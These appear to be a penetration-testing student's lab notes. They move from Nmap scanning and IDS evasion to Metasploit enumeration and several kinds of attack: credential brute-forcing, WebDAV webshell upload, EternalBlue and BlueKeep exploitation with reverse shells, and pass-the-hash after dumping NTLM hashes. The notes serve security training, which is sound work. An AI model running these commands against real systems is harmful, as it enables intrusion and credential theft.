- nmap -sn -PA3389 10.4.23.227
- nmap -sn -PA1-1000 10.4.23.227
- nmap -sn -PA 10.4.23.227 & capture it into Wireshark
- nmap -sn -PE 10.4.23.227 [use ICMP Echo request packets to check if the host is reachable]
- nmap -sn -PE 10.4.23.227 or, nmap -sn -PE 10.4.23.227 –send-ip & capture into Wireshark
- nmap -sn -v -T4 10.4.20.217 [add verbosity and a timing template for faster execution]
- nmap -sn -PS21,22,25,80,445,3389,8080 -T4 10.4.20.217
  - perform a host discovery scan on the specific IP address, using TCP SYN packets to check for the host’s availability on specified ports.
- nmap -sn -PS21,22,25,80,445,3389,8080 -PU137,138 -T4 10.4.20.217
  - perform a host discovery scan on the specific IP address, utilizing both TCP SYN and UDP probes to determine if the host is reachable

## (11) Port Scanning With Nmap:

[Target IP: 10.4.24.205]

- nmap 10.4.24.205
- nmap -Pn 10.4.24.205 [treat the host as if it is online, regardless of ping requests]
- nmap -Pn -F 10.4.24.205 [perform fast port scan, specifically the most common 100 ports]
- nmap -Pn -p 80 10.4.24.205
- nmap -Pn -p80,445,3389,8080 10.4.24.205
- nmap -F 127.0.0.1
- nmap -Pn -p80,445,3389,8080 127.0.0.1
- nmap -T4 -Pn -p- 10.4.24.205

- -sn: perform a ping scan only, skips port scan

- **-iL:** to specify the list of target IP addresses or hostnames
- **-PS:** perform TCP SYN ping scan
- **-PA:** perform TCP ACK ping scan, often allowed through firewalls even if ICMP traffic is blocked
- **-PE:** use ICMP Echo Request packets for the ping scan
- **-PU:** UDP Ping scan
- **-F:** stands for fast scan, scan the most common 100 ports
- **-v:** enables verbose output, more detailed information during the scan, including the process
- **-T4:** sets the timing template to 4(Aggressive), {1-5}
- **-Pn:** skip the ping scan phase, assume the host is online
- **-p:** instructs nmap to scan all 65,535 TCP ports on the target
- **-p:** specifies the exact port to scan
- **--send-ip:** used to send packets directly to the network layer (IP layer) instead of relying on the default transport layer protocols (like TCP or UDP) to handle the packet sending, useful in terms of avoiding certain types of filtering or detection.
- By default, Nmap scans the most common 1,000 ports on the target.
- By default, Nmap sends ICMP Echo Request.
- If the target does not respond to ICMP, Nmap may send a TCP SYN ping to several common ports(e.g, port 80). On local networks, Nmap may also use ARP requests to discover live hosts.

## (12)

- nmap -Pn -p80,445,3389,8080 10.4.24.205 [run the command & capture it into Wireshark]
- nmap -Pn 10.4.24.205 [run the command & capture it into Wireshark]
- nmap -Pn -sS -F 10.4.24.205
- nmap -Pn -sT 10.4.24.205 [run the command & capture it into Wireshark]
- nmap -Pn -sU 10.4.24.205
- nmap -Pn -sU -p53,137,138,139 10.4.24.205
  - **-sS:** performs TCP SYN scan, is a stealthy scan since it doesn't complete the TCP handshake
  - **-sT:** performs TCP connect scan, this completes the full TCP handshake, easily detected
  - **-sU:** performs a UDP scan, identify UDP ports on the target
  - **-sV:** Service Version Detection
  - **-O:** OS Detection

## (13) Service Version & OS Detection

- ifconfig
- ip a s
- nmap -sn 192.21.214.0/24
- nmap -sS 192.31.214.3
- nmap -T4 -sS -p- 192.31.214.3
- nmap -T4 -sS -sV -p- 192.31.214.3
- nmap -T4 -sS -sV -O -p- 192.31.214.3
- nmap -T4 -sS -sV -O --osscan-guess -p- 192.31.214.3
- nmap -T4 -sS -sV --version-intensity 8 -O --osscan-guess -p- 192.31.214.3
  - **--osscan-guess:** providing a guess if an exact match is not found.

- --version-intensity {0-9}: where 0 is the lightest, and 9 is the most aggressive

#### (14) Nmap Scripting Engine(NSE):

- ifconfig
- nmap -sn 192.224.77.0/24
- nmap -sS -sV -O -p- -T4 192.224.77.3
- ls -al /usr/share/nmap/scripts/
- ls -al /usr/share/nmap/scripts/ | grep -e "http"
- nmap -sS -sV -sC -p- -T4 192.224.77.3
- ls -al /usr/share/nmap/scripts/ | grep -e "mongodb"
- nmap --script-help=mongodb-databases
- nmap --script-help=mongodb-info
- nmap -sS -sV --script=mongodb-info -p- -T4 192.224.77.3
- nmap --script-help=memcached-info
- nmap -sS -sV --script=memcached-info -p- -T4 192.224.77.3
- ls -al /usr/share/nmap/scripts/ | grep -e "ftp"
- nmap -sS -sV --script=ftp-\* -p- -T4 192.224.77.3
- nmap -sS -sV --script=ftp-syst -p- -T4 192.224.77.3
- nmap -sS -A -p- -T4 192.224.77.3
- **-sC:** Default script scan
- **-A** = -sC + -sV + -O

#### (15) Firewall Detection & IDS Evasion:

[Target IP: 10.4.27.83]

- nmap -h or, man nmap
- nmap -sn 10.4.27.83
- nmap -Pn -sS -F 10.4.27.83
- nmap -Pn -sA -p445,3389 10.4.27.83
- nmap -Pn -sS -sV -F 10.4.27.83 [run the command & capture it into Wireshark]
- nmap -Pn -sS -sV -p80,445,3389 -f 10.4.27.83 [capture it also into Wireshark]
- nmap -Pn -sS -sV -p80,445,3389 -f --mtu 32 10.4.27.83 [capture it also into Wireshark]
- nmap -Pn -sS -sV -p80,445,3389 -f --mtu 8 10.4.27.83
- ifconfig
- nmap -Pn -sS -sV -p445,3389 -f --data-length 200 -D 10.10.23.1,10.10.23.2 10.27.83 [Wireshark]
- nmap -Pn -sS -sV -p445,3389 -f --data-length 200 -g 53 -D 10.10.23.1,10.10.23.2 10.27.83
  - **-sA:** send ACK packets to the target to check if ports are filtered or unfiltered
  - **-f:** fragment packets into smaller pieces
  - **--mtu:** specify a custom MTU size for the packets sent, value must be a multiple of 8
  - **--data-length:** append a custom amount of random data to the end of your packets
  - **-D:** fake scanning, use fake IP addresses, sends packets from both real and fake IPs
  - **-g:** specify the source port for outgoing packets, can be used to evade firewalls

#### (16) Optimizing Nmap Scans:

[Target IP: 10.4.26.5]

- ifconfig
- nmap -sn 10.10.23.0/24

- nmap -Pn 10.10.23.0/24
- nmap -Pn -sS -F --host-timeout 5s 10.10.23.0/24
- nmap -Pn -sS -F 10.10.23.0/24
- nmap -sS -sV -F 10.10.23.0/24
- nmap -sS -sV -F --host-timeout 5s 10.10.23.0/24
- nmap -sS -sV -F 10.4.26.5 [Capture & see in Wireshark]
- nmap -sS -sV -F --scan-delay 5s 10.4.26.5 [Capture & see in Wireshark]
- nmap -sS -sV -F --scan-delay 15s 10.4.26.5 [Capture & see in Wireshark]
- nmap -sS -sV -F -T1 10.4.26.5 [Capture & see in Wireshark]
- nmap -sS -sV -F -T2 10.4.26.5 [Capture & see in Wireshark]
  - **--host-timeout:** sets a maximum time limit for scanning a single host, if the scan for a host takes longer than he specified time, nmap will stop scanning the host and move on to the next one. {s for seconds, m for minutes, h for hours, d for days}
  - **--scan-delay:** specify a delay between probes sent to a target, useful for evading IDS that might flag rapid scanning as suspicious behaviour. {s for seconds, ms for milliseconds, m for minutes}
  - **-T:** set the timing template for your scan, {0(Paranoid, very slow), 1(Sneaky, slow), 2(Polite, slower than normal), 3(Normal, default), 4(Aggressive, faster than normal), and 5(Insane, very fast)}

## (17) Nmap Output Formats:

[Target IP: 10.4.19.132]

- nmap -h
- nmap -Pn -sS -F -T4 10.4.19.132 -oN nmap\_normal.txt
- nmap -Pn -sS -F -T4 10.4.19.132 -oX nmap\_xml.xml
- nmap -Pn -sS -F -T4 10.4.19.132 -oG nmap\_grep.txt
  - cat nmap\_grep.txt
    - **-oN:** Normal Output, human readable format.
    - **-oX:** XML Output, useful for automated tools and further processing, structured.
    - **-oG:** Grepable Output, for easy parsing and processing with command-line tools.

## Importing .xml nmap output in msfconsole:

- service postgresql start
- msfconsole
- workspace -h
- workspace -a pentest\_1
- db\_status
- db\_import nmap\_xml.xml
- hosts
- services
- db\_nmap -Pn -sS -sV -O -p445 10.4.19.132
- hosts
- services
- workspace
- workspace default
- hosts

- exit
- msfconsole
- workspace
- workspace pentest\_1
- hosts

## **Assessment Methodologies- Enumeration:-**

### **(1) Port Scanning & Enumeration With Nmap:**

- Nmap is a free and open-source network scanner that can be used to discover hosts on a network as well as scan targets for open ports.
- It can also be used to enumerate the services running on open ports as well as the operating system running on the target system.
- We can output the results of our Nmap scan in to a format that can be imported into MSF for vulnerability detection and exploitation.
  
- nmap 10.4.22.173
- nmap -Pn 10.4.22.173
- nmap -Pn -sV -O 10.4.22.173
- nmap -Pn -sV -O 10.4.22.173 -oX windows\_server\_2012
  - cat windows\_server\_2012

### **(2) Importing Nmap Scan Results Into MSF:**

- ls
- service postgresql start
- msfconsole
- db\_status
- workspace
- workspace -a Win2k12
- workspace
- db\_import /desktop/windows\_server\_2012
- hosts
- services
- workspace
- workspace -a Nmap\_MSF
- workspace
- db\_nmap -Pn -sV -O 10.4.22.173
- hosts
- services
- vulns

### **(3) Port Scanning With Auxiliary Modules:**

**Auxiliary Modules** are used to perform functionality like scanning, discovery and fuzzing.

- We can use auxiliary modules to perform both TCP & UDP port scanning as well as enumerating information from services like FTP, SSH, HTTP, etc.

- Auxiliary modules can be used during the information gathering phase of a penetration test as well as the post exploitation phase.
- We can also use auxiliary modules to discover hosts and perform port scanning on a different network subnet after we have obtained initial access on a target system.

### Lab Infrastructure:

- Our Objective is to utilize auxiliary modules to discover open ports on our first target.
  - The next step will involve exploiting the service running on the target in order to obtain a foothold.
  - We will then utilize our foothold to access other systems on a different network subnet (**pivoting**).
  - We will then utilize auxiliary modules to scan for open ports on the second target.
- ```

• ifconfig
• service postgresql start
• msfconsole
• db_status
• workspace -a Port_scan
• workspace
• search portscan
• use auxiliary/scanner/portscan/tcp
• ifconfig
• show options
• set RHOSTS 192.186.140.3 {Target IP}
• show options
• run
• curl 192.86.140.3
• search xoda
• use exploit/unix/webapp/xoda_file_upload
• show options
• set RHOSTS 192.86.140.3
• set TARGETURI /
• show options
• exploit

```

got meterpreter session:

- sysinfo
- shell
- /bin/bash -i
- ifconfig
- run autoroute -s 192.113.124.2
- background

back to msf6:

- sessions
- search portscan
- use 5
- set RHOSTS 192.113.124.3

- show options
- run
- back
- search udp\_sweep
- use auxiliary/scanner/discovery/udp\_sweep
- show options
- ifconfig
- set RHOSTS 192.86.140.3
- run

#### **(4) FTP Enumeration:**

- FTP (File Transfer Protocol) is a protocol that uses TCP port 21 and is used to facilitate file sharing between a server and client/clients.
- It is also frequently used as a means of transferring files to and from the directory of a web server.
- We can use multiple auxiliary modules to enumerate information as well as perform brute-force attacks on targets running an FTP Server.
- FTP authentication utilizes a username and password combination, however, in some cases an improperly configured FTP server can be logged into anonymously.
  
- service postgresql start
- msfconsole
- workspace -a FTP\_ENUM
- workspace
- search portscan
- use auxiliary/scanner/portscan/tcp
- ifconfig
- show options
- set RHOSTS 192.51.147.3
- run
- back
- 
- search ftp
- search type:auxiliary name:ftp
- use auxiliary/scanner/ftp/ftp\_version
- ifconfig
- show options
- set RHOSTS 192.51.147.3
- run
- search ProFTPD
- back
- 
- search type:auxiliary name:ftp
- use auxiliary/scanner/ftp/ftp\_login
- show options
- ifconfig

- set RHOSTS 192.51.147.3
- show options
- set USER\_FILE /usr/share/metasploit-framework/data/wordlists/common\_users.txt
- set PASS\_FILE /usr/share/metasploit-framework/data/wordlists/unix\_passwords.txt
- run [got the credential]
- show options
- ftp 192.51.147.3
- back
- 
- search type:auxiliary name:ftp
- use auxiliary/scanner/ftp/anonymous
- ifconfig
- show options
- set RHOSTS 192.51.147.3
- run
- exit

go to new terminal:

- ftp 192.51.147.3 [sysadmin:654321]
  - ls
  - get secret.txt
  - exit
- ls
- cat secret.txt

## (5) SMB Enumeration:

- **SMB**(Server Message Block) is a network file sharing protocol that is used to facilitate the sharing of files and peripherals between computers on a local network(LAN).
- SMB uses port 445 (TCP). However, originally, SMB ran on top of NetBIOS using port 139.
- SAMBA is the Linux implementation of SMB, and allows Windows systems to access Linux shares and devices.
- The SMB protocol is known as a response-request protocol, meaning that it transmits multiple messages between the client and server to establish a connection.
- We can utilize auxiliary modules to enumerate the SMB version, shares, users, and perform a brute-force attack in order to identify users and passwords.

- ifconfig
- service postgresql start
- msfconsole
- workspace -a SMB\_ENUM
- workspace
- setg RHOSTS 192.91.46.3 [setg: set globally]
- search type:auxiliary name:SMB
- use auxiliary/scanner/smb/smb\_version
- show options
- run
- search type:auxiliary name:SMB

- use auxiliary/scanner/smb/smb\_enumusers
- info
- run
- search type:auxiliary name:SMB
- use auxiliary/scanner/smb/smb\_enumshares
- show options
- set ShowFiles true
- run
- search smb\_login
- use auxiliary/scanner/smb/smb\_login
- show options
- set SMBUSER admin
- set PASS\_FILE /usr/share/metasploit-framework/data/wordlists/unix\_passwords.txt
- run [got the credential]
- exit {from msfconsole}
- smbclient -L \\\192.91.46.3\ -U admin
- smbclient \\\192.91.46.3\public -U admin
  - ls
  - cd secret
  - get flag
  - exit
- ls
- cat flag
- smbclient \\\192.91.46.3\aaisha -U admin
  - ls
  - cd dir
  - ls
  - exit

## (6) Web Server Enumeration:

- A web server is software that is used to serve website data on the web.
- Web servers utilize HTTP to facilitate the communication between clients and the web server.
- HTTP is an application layer protocol that utilizes TCP port 80 for communication.
- We can utilize auxiliary modules to enumerate the web server version, HTTP headers, brute-force directories and much more
- Examples of popular web servers are; Apache, Nginx and Microsoft IIS.
  
- ifconfig
- service postgresql start
- msfconsole
- workspace -a Web\_Enum
- setg RHOSTS 192.140.160.3
- setg RHOST 192.140.160.3
- search type:auxiliary name:http
- use auxiliary/scanner/http/http\_version

- show options
- run
- search http\_header
- use auxiliary/scanner/http/http\_header
- show options
- run
- search robots\_txt
- use auxiliary/scanner/http/robots\_txt
- show options
- run
  - curl <http://192.140.160.3/data>
  - curl <http://192.140.160.3/secure/>
- search dir\_scanner
- use auxiliary/scanner/http/dir\_scanner
- show options
- run
- search files\_dir
- use auxiliary/scanner/http/files\_dir
- show options
- set DICTIONARY /usr/share/wordlists/abc.txt
- show options
- run
- search http\_login
- use auxiliary/scanner/http/http\_login
- show options
- set AUTH\_URI /secure/
- unset USERPASS\_FILE
- show options
- run
- show options
- set USER\_FILE /usr/share/metasploit-framework/data/wordlists/namelist.txt
- set PASS\_FILE /usr/share/metasploit-framework/data/wordlists/unix\_passwords.txt
- set VERBOSE false
- run
- search apache\_userdir\_enum
- use auxiliary/scanner/http/apache\_userdir\_enum
- show options
- info
- set USER\_FILE /usr/share/metasploit-framework/data/wordlists/common\_users.txt
- run
- search http\_login
- use auxiliary/scanner/http/http\_login
- show options
- echo “rooty” > user.txt
- set USER\_FILE /root/user.txt
- set VERBOSE true

- run

## (7) MySQL Enumeration:

- MySQL is an open-source relational database management system based on SQL.
- It is typically used to store records, customer data, and is most commonly deployed to store web application data.
- MySQL utilizes TCP port 3306 by default. However, like any service it can be hosted on any open TCP port.
- We can utilize auxiliary modules to enumerate the version of MySQL, perform brute-force attacks to identify passwords, execute SQL queries and much more.
- ifconfig
- service postgresql start
- msfconsole
- workspace -a MySQL\_ENUM
- setg RHOSTS 192.143.6.3
- setg RHOST 192.143.6.3
- search type:auxiliary name:mysql
- use auxiliary/scanner/mysql/mysql\_version
- show options
- search portscan
- use auxiliary/scanner/portscan/tcp
- show options
- run
- use auxiliary/scanner/mysql/mysql\_version
- show options
- run
- search mysql\_login
- use auxiliary/scanner/mysql/mysql\_login
- show options
- set USERNAME root
- set PASS\_FILE /usr/share/metasploit-framework/data/wordlists/unix\_passwords.txt
- set VERBOSE false
- run
- search mysql\_enum
- use auxiliary/admin/mysql/mysql\_enum
- info
- set PASSWORD twinkie
- set USERNAME root
- run
- search mysql\_sql
- use auxiliary/admin/mysql/mysql\_sql
- show options

- set PASSWORD twinkle
- set USERNAME root
- run
- show options
- set SQL show databases;
- run
- set SQL use videos;
- run
  
- search mysql\_schema
- use auxiliary/scanner/mysql/mysql\_schemadump
- show options
- set PASSWORD twinkle
- set USERNAME root
- run
- hosts
- services
- loot
- creds
- exit
  
- mysql -h 192.143.6.3 -u root -p [root:twinkle]
  - show databases;
  - use videos;
  - show tables;
  - exit

## (8) SSH Enumeration:

- SSH (Secure Shell) is a remote administration protocol that offers encryption and is the successor of Telnet.
- It is typically used for remote access to servers and systems.
- SSH uses TCP port 22 by default. However, like other services, it can be configured to use any other open TCP port.
- We can utilize auxiliary modules to enumerate the version of SSH running on the target as well as perform brute-force attacks to identify passwords that can consequently provide us remote access to a target.
  
- ifconfig
- service postgresql start
- msfconsole
- workspace -a SSH\_Enum
- setg RHOSTS 192.30.120.3
- setg RHOST 192.30.120.3
- search type:auxiliary name:sshd
- use auxiliary/scanner/ssh/ssh\_version
- show options

- run
- search type:auxiliary name:ssh
- use auxiliary/scanner/ssh/ssh\_login
- show options
- set USERFILE /usr/share/metasploit-framework/data/wordlists/common\_users.txt
- set PASSFILE /usr/share/metasploit-framework/data/wordlists/common\_passwords.txt
- run [got credential]
- sessions
- sessions 1
  - /bin/bash -i
  - ls
  - whoami
  - exit
- sessions
- search type:auxiliary name:ssh
- use auxiliary/scanner/ssh/ssh\_enumusers
- show options
- set USERFILE /usr/share/metasploit-framework/data/wordlists/common\_users.txt
- run

## **(9) SMTP Enumeration:**

- SMTP (Simple Mail Transfer Protocol) is a communication protocol that is used for the transmission of email.
- SMTP uses TCP port 25 by default. It can also be configured to run on TCP port 465 and 587.
- WE can utilize auxiliary modules to enumerate the version of SMTP as well as user accounts on the target system.
  
- ifconfig
- service postgresql start
- msfconsole
- workspace -a SMTP\_Enum
- setg RHOSTS 192.108.85.3
- setg RHOST 192.108.85.3
- search type:auxiliary name:smtp
- use auxiliary/scanner/smtp/smtp\_version
- show options
- run
- search type:auxiliary name:smtp
- use auxiliary/scanner/smtp/smtp\_enum
- info
- set USERFILE /usr/share/metasploit-framework/data/wordlists/unix\_users.txt
- run

## **Assessment Methodologies- Vulnerability Assessment:-**

## (1) Overview of Windows Vulnerabilities:

- Microsoft Windows is the dominant operating system worldwide with a market share >= 70% as of 2021.
- The popularity and deployment of Windows by individuals and companies makes it a prime target for attackers given the threat surface.
- Over the last 15 years, Windows has had its fair share of severe vulnerabilities, ranging from MS08-067(Conficker) to MS17-010(EternalBlue).
- Given the popularity of Windows, most of these vulnerabilities have publicly accessible exploit code making them relatively straight forward to exploit.
- Microsoft Windows has various OS versions and releases which makes the threat surface fragmented in terms of vulnerabilities. For example, vulnerabilities that exist in Windows 7 are not present in Windows 10.
- Regardless of the various versions and releases, all Windows OS's share a likeness given the development model and philosophy:
  - Windows OS's have been developed in the C programming language, making them vulnerable to buffer overflows, arbitrary code execution etc.
  - By default, Windows is not configured to run securely and require a proactive implementation of security practices in order to configure Windows to run securely.
  - Newly discovered vulnerabilities are not immediately patched by Microsoft and given the fragmented nature of Windows, many systems are left unpatched.
- The frequent releases of new versions of Windows is also a contributing factor to exploitation, as many companies take a substantial length of time to upgrade their systems to the latest version of Windows and opt to use older versions that may be affected by an increasing number of vulnerabilities.
- In addition to inherent vulnerabilities, Windows is also vulnerable to cross platform vulnerabilities, for example SQL injection attacks.
- Systems/hosts running Windows are also vulnerable to physical attacks like; theft, malicious peripheral devices etc.

## Types of Windows Vulnerabilities:

- **Information disclosure** – Vulnerability that allows an attacker to access confidential data.
- **Buffer overflows** – Caused by a programming error, allows attackers to write data to a buffer and overrun the allocated buffer, consequently writing data to allocated memory addresses.
- **Remote code execution** – Vulnerability that allows an attacker to remotely execute code on the target system.
- **Privilege escalation** – Vulnerability that allows an attacker to elevate their privileges after initial compromise.
- **Denial of Service (DoS)** – Vulnerability that allows an attacker to consume a system/host's resources (CPU, RAM, Network, etc) consequently preventing the system from functioning normally.

## (2) Frequently Exploited Windows Services:

- Microsoft Windows has various native services and protocols that can be configured to run on a host.

- These services provide an attacker with an access vector that they can utilize to gain access to a target host.
- Having a good understanding of what these services are, how they work and their potential vulnerabilities is a vitally important skill to have as a penetration tester.
  - **Microsoft IIS (Internet Information Services)** [TCP ports 80/443]
    - Proprietary web server software developed by Microsoft that runs on Windows.
  - **WebDAV (Web Distributed Authoring & Versioning)** [TCP ports 80/443]
    - HTTP extension that allows clients to update, delete, move and copy files on a web server. WebDAV is used to enable a web server to act as a file server.
  - **SMB/CIFS (Server Message Block Protocol)** [TCP port 445]
    - Network file sharing protocol that is used to facilitate the sharing of files and peripherals between computers on a local network(LAN).
  - **RDP(Remote Desktop Protocol)** [TCP port 3389]
    - Proprietary GUI remote access protocol developed by Microsoft and is used to remotely authenticate and interact with a Windows system.
  - **WinRM(Windows Remote Management Protocol)** [TCP ports 5986/443]
    - Windows remote management protocol that can be used to facilitate remote access with Windows systems.

### (3) Vulnerability Scanning With MSF:

- **Vulnerability scanning & detection** is the process of scanning a target for vulnerabilities and verifying whether they can be exploited.
- So far, we have been able to identify and exploit misconfigurations on target systems, however, in this section we will be exploring the process of utilizing auxiliary and exploit modules to scan and identify inherent vulnerabilities in services, operating systems and web applications.
- This information will come in handy during the exploitation phase of this course.
- We will also be exploring the process of utilizing third party vulnerability scanning tools like Nessus and how we can integrate Nessus functionality in to the MSF.

#### **Lab Environment:**

- For the purposes of demonstrating the vulnerability scanning process, we will be utilizing an intentionally vulnerable virtual machine called Metasploitable3 that is based on Windows Server 2008.
- Metasploitable3 was developed by Rapid7 to demonstrate how MSF can be used to perform exploitation of a Windows System.
- Instructions on how this VM can be setup can be found here: <https://bit.ly/3kASwns>
  
- sudo nmap -sn 10.10.10.1/24
- ip a s
- msfconsole
- db\_status
- setg RHOSTS 10.10.10.4
- setg RHOST 10.10.10.4
- workspace -a MS3
- db\_nmap -sS -sV -O 10.10.10.4
- hosts
- services

- search type:exploit name:Microsoft IIS
- search type:exploit name:MySQL 5.5
- search Sun GlassFish
- use exploit/multi/http/glassfish\_deployer
- info
- set payload windows/meterpreter/reverse\_tcp
- show options
- back
- services
- go to new terminal:
- searchsploit "Microsoft Windows SMB"
- searchsploit "Microsoft Windows SMB" | grep -e "Metasploit"
- back to msfconsole:
- search eternalblue
- use auxiliary/scanner/smb/smb\_ms17\_010
- show options
- run
- use exploit/windows/smb/ms17\_010\_eternalblue
- show options
- run [got meterpreter session]
  - sysinfo
  - exit
- back

### **Metasploit-autopwn:**

- cd downloads
- wget [https://raw.githubusercontent.com/hahwul/metasploit-autopwn/master/db\\_autopwn.rb](https://raw.githubusercontent.com/hahwul/metasploit-autopwn/master/db_autopwn.rb)
- ls
- sudo mv db\_autopwn.rb /usr/share/metasploit-framework/plugins
- Now go to msfconsole:
- load db\_autopwn
- db\_autopwn
- db\_autopwn -p -t -PI 445
- db\_autopwn -p -t -PI 21
- analyze
- vulns
  - -p: select modules based on open ports
  - -t: show all matching exploit modules
  - -PI: only exploit hosts with these ports open

### **(4) Exploiting Microsoft IIS WebDAV:**

**Microsoft IIS(Internet Information Services)** is a proprietary extensible web server software developed by Microsoft for use with the Windows NT family.

- It can be used to host websites/web apps and provides administrators with a robust GUI for managing websites.
- IIS can be used to host both static and dynamic web pages developed in ASP.NET and PHP.

- Typically configured to run on ports 80/443.
- Supported executable file extensions: [.asp, .aspx, .config and .php]

**WebDAV (Web-based Distributed Authoring and Versioning)** is a set of extensions to the HTTP protocol which allow users to collaboratively edit and manage files on remote web servers.

- WebDAV essentially enables a web server to function as a file server for collaborative authoring.
- WebDAV runs on top Microsoft IIS on ports 80/443.
- In order to connect to a WebDAV server, you will need to provide legitimate credentials. This is because WebDAV implements authentication in the form of a username and password.

### WebDAV Exploitation:

- The first step of the exploitation process will involve identifying whether WebDAV has been configured to run on the IIS web server.
- We can perform a brute-force attack on the WebDAV server in order to identify legitimate credentials that we can use for authentication.
- After obtaining legitimate credentials, we can authenticate with the WebDAV server and upload a malicious .asp payload that can be used to execute arbitrary commands or obtain a reverse shell on the target.

### Tools:

- **davtest** – Used to scan, authenticate and exploit a WebDAV server.
  - Pre-installed on most offensive penetration testing distributions like Kali and Parrot OS.
- **cadaver** – cadaver supports file upload, download, on-screen display, in-place editing, namespace operations (move/copy), collection creation and deletion, property manipulation, and resource locking on WebDAV servers.
  - Pre-installed on most offensive penetration testing distributions like Kali and Parrot OS.

[Target IP: 10.2.17.124]

- nmap -sV -sC 10.2.17.124
- nmap -sV -p 80 –script=http-enum 10.2.17.124
- hydra -L /usr/share/wordlists/metasploit/common\_users.txt -P /usr/share/wordlists/metasploit/common\_passwords.txt 10.2.17.124 http-get /webdav/
  - go to <http://10.2.17.124/webdav/> & enter the credentials {bob, password\_123321}
- davtest -url <http://10.2.17.124/webdav>
- davtest -auth bob:password\_123321 -url <http://10.2.17.124/webdav>
- cadaver –help
- cadaver <http://10.2.17.124/webdav> & enter the credentials
  - ls
- ls -al /usr/share/webshells/
- ls -al /usr/share/webshells/asp/
  - put /usr/share/webshells/asp/webshell.asp
  - go to the browser where webshell.asp is uploaded: <http://10.2.17.124/webdav/webshell.asp>
  - Now, can run the commands from the webpage
    - ipconfig
    - dir C:\
    - type C:\flag.txt

## (5) Exploiting Windows MS17-010 SMB Vulnerability (EternalBlue):

- EternalBlue (MS17-010/CVE-2017-0144) is the name given to a collection of Windows vulnerabilities and exploits that allow attackers to remotely execute arbitrary code and gain access to a Windows system and consequently the network that the target system is part of.
- The EternalBlue exploit was developed by NSA (National Security Agency) to take advantage of the MS17-010 vulnerability and was leaked to the public by a hacker group called the Shadow Brokers in 2017.
- The EternalBlue exploit takes advantage of a vulnerability in the Windows SMBv1 protocol that allows attackers to send specially crafted packets that consequently facilitate the execution of arbitrary commands.
- The EternalBlue exploit was used in the WannaCry ransomware attack on June 27, 2017 to exploit other Windows systems across networks with the objective of spreading the ransomware to as many systems as possible.
- This vulnerability affects multiple versions of Windows:
  - Windows Vista, Windows 7, Windows Server 2008, Windows 8.1, Windows Server 2012, Windows 10, Windows Server 2016
- Microsoft released a patch for the vulnerability in March 2017, however, many users and companies have still not yet patched their systems.
- The EternalBlue exploit has a MSF auxiliary module that can be used to check if a target system is vulnerable to the exploit and also has an exploit module that can be used to exploit the vulnerability on unpatched systems.
- The EternalBlue exploit module can be used to exploit vulnerable Windows systems and consequently provide us with a privileged meterpreter session on the target system.
- In addition to MSF modules, we can also manually exploit the vulnerability by utilizing publicly available exploit code.

### Tools & Environment:

- AutoBlue-MS17-010: <https://github.com/3ndG4me/AutoBlue-MS17-010>
- Target system: Windows Server 2008 R2
- Penetration Testing distribution: Kali Linux
  - [Target IP: 10.10.10.12]
- sudo nmap -sV -p 445 -O 10.10.10.12
- sudo nmap -sV -p 445 --script=smb-vuln-ms17-010 10.10.10.12
- clone the AutoBlue from github repository
- ls -al
- pip install -r requirements.txt
- cd shellcode
- ls
- chmod +x shell\_prep.sh
- ifconfig
- ./shell\_prep.sh
  - y
  - set LHOST y our\_ip
  - set LPORT 1234
  - 1
  - 1

- see the generated output: sc\_x64\_msf.bin
- ls -al
- nc -nvlp 1234
- go to cloned repository
- ls
- chmod +x eternalblue\_exploit7.py
- python eternalblue\_exploit7.py 10.10.10.12 shellcode/sc\_x64.bin
- now, you will get the shell on netcat
  - whoami
  - Ctrl+C
- msfconsole
- search eternalblue
- use exploit/windows/smb/ms17\_010\_eternalblue
- show options
- set RHOSTS 10.10.10.12
- exploit [now, you will get the meterpreter session]
  - sysinfo
  - getuid

## (6) Exploiting Windows CVE-2019-0708 RDP Vulnerability (BlueKeep):

- BlueKeep (CVE-2019-0708) is the name given to an RDP vulnerability in Windows that could potentially allow attackers to remotely execute arbitrary code and gain access to a Windows system and consequently the network that the target system is a part of.
- The BlueKeep vulnerability was made public by Microsoft in May 2019.
- The BlueKeep exploit takes advantage of a vulnerability in the Windows RDP protocol that allows attackers to gain access to a chunk of kernel memory consequently allowing them to remotely execute arbitrary code at the system level without authentication.
- Microsoft released a patch for this vulnerability on May 14<sup>th</sup>, 2019 and has urged companies to patch this vulnerability as soon as possible.
- At the time of discovery, about 1 million systems worldwide were found to be vulnerable.
- The BlueKeep vulnerability affects multiple versions of Windows:
  - XP, Vista, Windows 7, Windows Server 2008 & R2
- The BlueKeep vulnerability has various illegitimate PoC's and exploit code that could be malicious in nature. It is therefore recommended to only utilize verified exploit code and modules for exploitation.
- The BlueKeep exploit has an MSF auxiliary module that can be used to check if a target system is vulnerable to the exploit and also has an exploit module that can be used to exploit the vulnerability on unpatched systems.
- The BlueKeep exploit module can be used to exploit vulnerable Windows systems and consequently provide us with a privileged meterpreter session on the target system.
- **Note:-** Targeting Kernel space memory and applications can cause system crashes.
- sudo nmap -p 3389 10.10.10.7
- msfconsole
- search BlueKeep

- use auxiliary/scanner/rdp/cve\_2019\_0708\_bluekeep
- show options
- set RHOSTS 10.10.10.7
- run
- search BlueKeep
- use exploit/windows/rdp/cve\_2019\_0708\_bluekeep\_rce
- show options
- set RHOSTS 10.10.10.7
- exploit
- show targets
- set target 2
- exploit [you will get meterpreter session]
  - sysinfo
  - getuid

## (7) Pass-The-Hash Attacks:

- Pass-the-hash is an exploitation technique that involves capturing or harvesting NTLM hashes or clear-text passwords and utilizing them to authenticate with the target legitimately.
- We can use multiple tools to facilitate a Pass-The-Hash attack:
  - Metasploit PsExec module
  - Crackmapexec
- This technique will allow us to obtain access to the target system via legitimate credentials as opposed to obtaining access via service exploitation.

[Target IP: 10.2.28.132]

- service postgresql start && msfconsole
- search badblue
- use exploit/windows/http/badblue\_passthru
- set RHOSTS 10.2.28.132
- exploit {got meterpreter shell}
  - pgrep lsass
  - migrate 780
  - getuid
  - load kiwi
  - lsa\_dump\_sam [from here, can get the Administrator's NTLM Hash]
  - save the hash with the usernames in a file {user: hash}
  - hashdump {save the full hash also for Administrator}
  - background
- search psexec
- use exploit/windows/smb/psexec
- show options
- sessions
- set LPORT 4422
- set RHOSTS 10.2.28.132
- set SMBUser Administrator
- set SMBPass full\_hash{collected from hashdump command}

- exploit
- sessions
- set target Command
- exploit
- sessions
- set target Native\ upload
- exploit [got the meterpreter session]
  - sysinfo
  - getuid
  - exit
- sessions -K [To kill the sessions]
- show options
- exploit [got the meterpreter session]
  - sysinfo
  - getuid
- crackmapexec smb 10.2.28.132 -u Administrator -H “NTLM\_HASH\_Only”
